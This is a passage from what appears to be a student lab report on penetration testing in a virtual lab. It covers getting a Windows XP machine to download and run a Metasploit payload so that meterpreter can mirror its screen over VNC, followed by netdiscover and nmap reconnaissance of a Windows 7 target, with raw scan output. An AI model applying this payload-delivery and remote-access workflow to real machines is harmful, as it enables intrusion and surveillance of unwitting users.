
Here we create a directory named sharedfolder and them we set the permissions after that we are going to change the owners, then move the folder into another folder, at the end we are going to start the apache service on the machine.



After that we are going to use the exploit, set the payload, set the LHOST, set the LPORT, then run the program.



After that we are going to access the kali machine from the windows xp, and we click on the desktop/sharedfolder and download text.exe file.



After downloading it double click it to run it and run the file, after that we want to write the following command in the kali linux command line to see the mirror of the windows screen:

meterpreter > run vnc.

And as we can see, we can mirror the screens.

Third Machine: Windows 7

Exploit 1


Tools used: (netdiscover, enum4linix, Nmap, MSF)

Host Info:	Host 3 (Windows 7 2008)
Operating System	Windows
IP Address	10.0.2.9
MAC Address	08:00:27:31:46:3d
Open Ports	135, 139, 445, 3389, 5357, 49152, 49153, 49154, 49155, 49156, 49158


Step 1: Reconnasance (Information Gathering)

We use netdiscover and we specify the range


netdiscover –r 10.0.2.0/24





We found 4 hosts in the network 10.0.2.1, 10.0.2.2, 10.0.2.3, 10.0.2.9




Start the scanning for detecting the OS for every host (we are targeting windows 7)


kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
7:24
Trash
File System
Home
root@Group1B7: /home/group1b7
File Actions Edit View Help
(root㉿Group1B7)-[/home/group1b7]
nmap -O 10.0.2.1 10.0.2.2 10.0.2.3 10.0.2.9
Starting Nmap 7.94SVN (https://nmap.org) at 2025-04-19 07:23 EDT
Nmap scan report for 10.0.2.1
Host is up (0.0011s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE
53/tcp open domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=4/19%OT=53%CT=1%CU=33231%PV=Y%DS=1%DC=D%G=Y%M=52540
OS:0%TM=68387D4%P=x86_64-pc-linux-gnu)SEQ(SP=0%GCD=120%ISR=5C%TI=I%CI=I%II
OS:=RI%SS=O%TS=U)SEQ(SP=14%GCD=1%ISR=5C%TI=I%CI=I%II=RI%SS=O%TS=U)SEQ(SP=17
OS:%GCD=1%ISR=5C%TI=I%CI=I%II=RI%SS=O%TS=U)SEQ(SP=26%GCD=1%ISR=64%TI=I%CI=I
OS:%II=RI%SS=O%TS=U)SEQ(SP=30%GCD=1%ISR=63%TI=I%CI=I%II=RI%SS=O%TS=U)OPS(O1
OS:=M5B4%O2=M5B4%O3=M5B4%O4=M5B4%O5=M5B4%O6=M5B4)WIN(W1=8000%W2=8000%W3=800
OS:0%W4=8000%W5=8000%W6=8000)ECN(R=Y%DF=N%T=FF%W=8000%O=M5B4%CC=N%Q=)T1(R=Y
OS:%DF=N%T=FF%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=Y%DF=N%T=FF%W=8000%S=O%A=S+
OS:%F=AS%O=M5B4%RD=0%Q=)T4(R=Y%DF=N%T=FF%W=8000%S=A%A=S%F=AR%O=%RD=0%Q=)T5(
OS:R=Y%DF=N%T=FF%W=8000%S=A%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=N%T=FF%W=8000%S=
OS:A%A=S%F=AR%O=%RD=0%Q=)T7(R=Y%DF=N%T=FF%W=8000%S=A%A=S+%F=AR%O=%RD=0%Q=)U
OS:1(R=Y%DF=N%T=FF%IPL=38%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI
OS:=S%T=FF%CD=S)
Right Ctrl


kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
7:24
Trash
File System
Home
root@Group1B7: /home/group1b7
File Actions Edit View Help
Network Distance: 1 hop
Nmap scan report for 10.0.2.2
Host is up (0.00067s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT STATE SERVICE
80/tcp open http
135/tcp open msrpc
443/tcp open https
445/tcp open microsoft-ds
3306/tcp open mysql
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: VoIP phone|webcam|specialized|firewall
Running (JUST GUESSING): Grandstream embedded (91%), Garmin embedded (89%), 2N embedded (88%), FireBrick embedded (85%), Enlogic embedded (85%), lwIP (85%)
OS CPE: cpe:/h:grandstream:gxp1105 cpe:/h:garmin:virb_elite cpe:/h:2n:helios cpe:/h:firebrick:fb2700 cpe:/a:lwip_project:lwip
Aggressive OS guesses: Grandstream GXP1105 VoIP phone (91%), Garmin Virb Elite action camera (89%), 2N Helios IP VoIP doorbell (88%), FireBrick FB2700 firewall (85%), Enlogic PDU (FreeRTOS/lwIP) (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Nmap scan report for 10.0.2.3
Right Ctrl




10.0.2.9 is the host we are targeting.



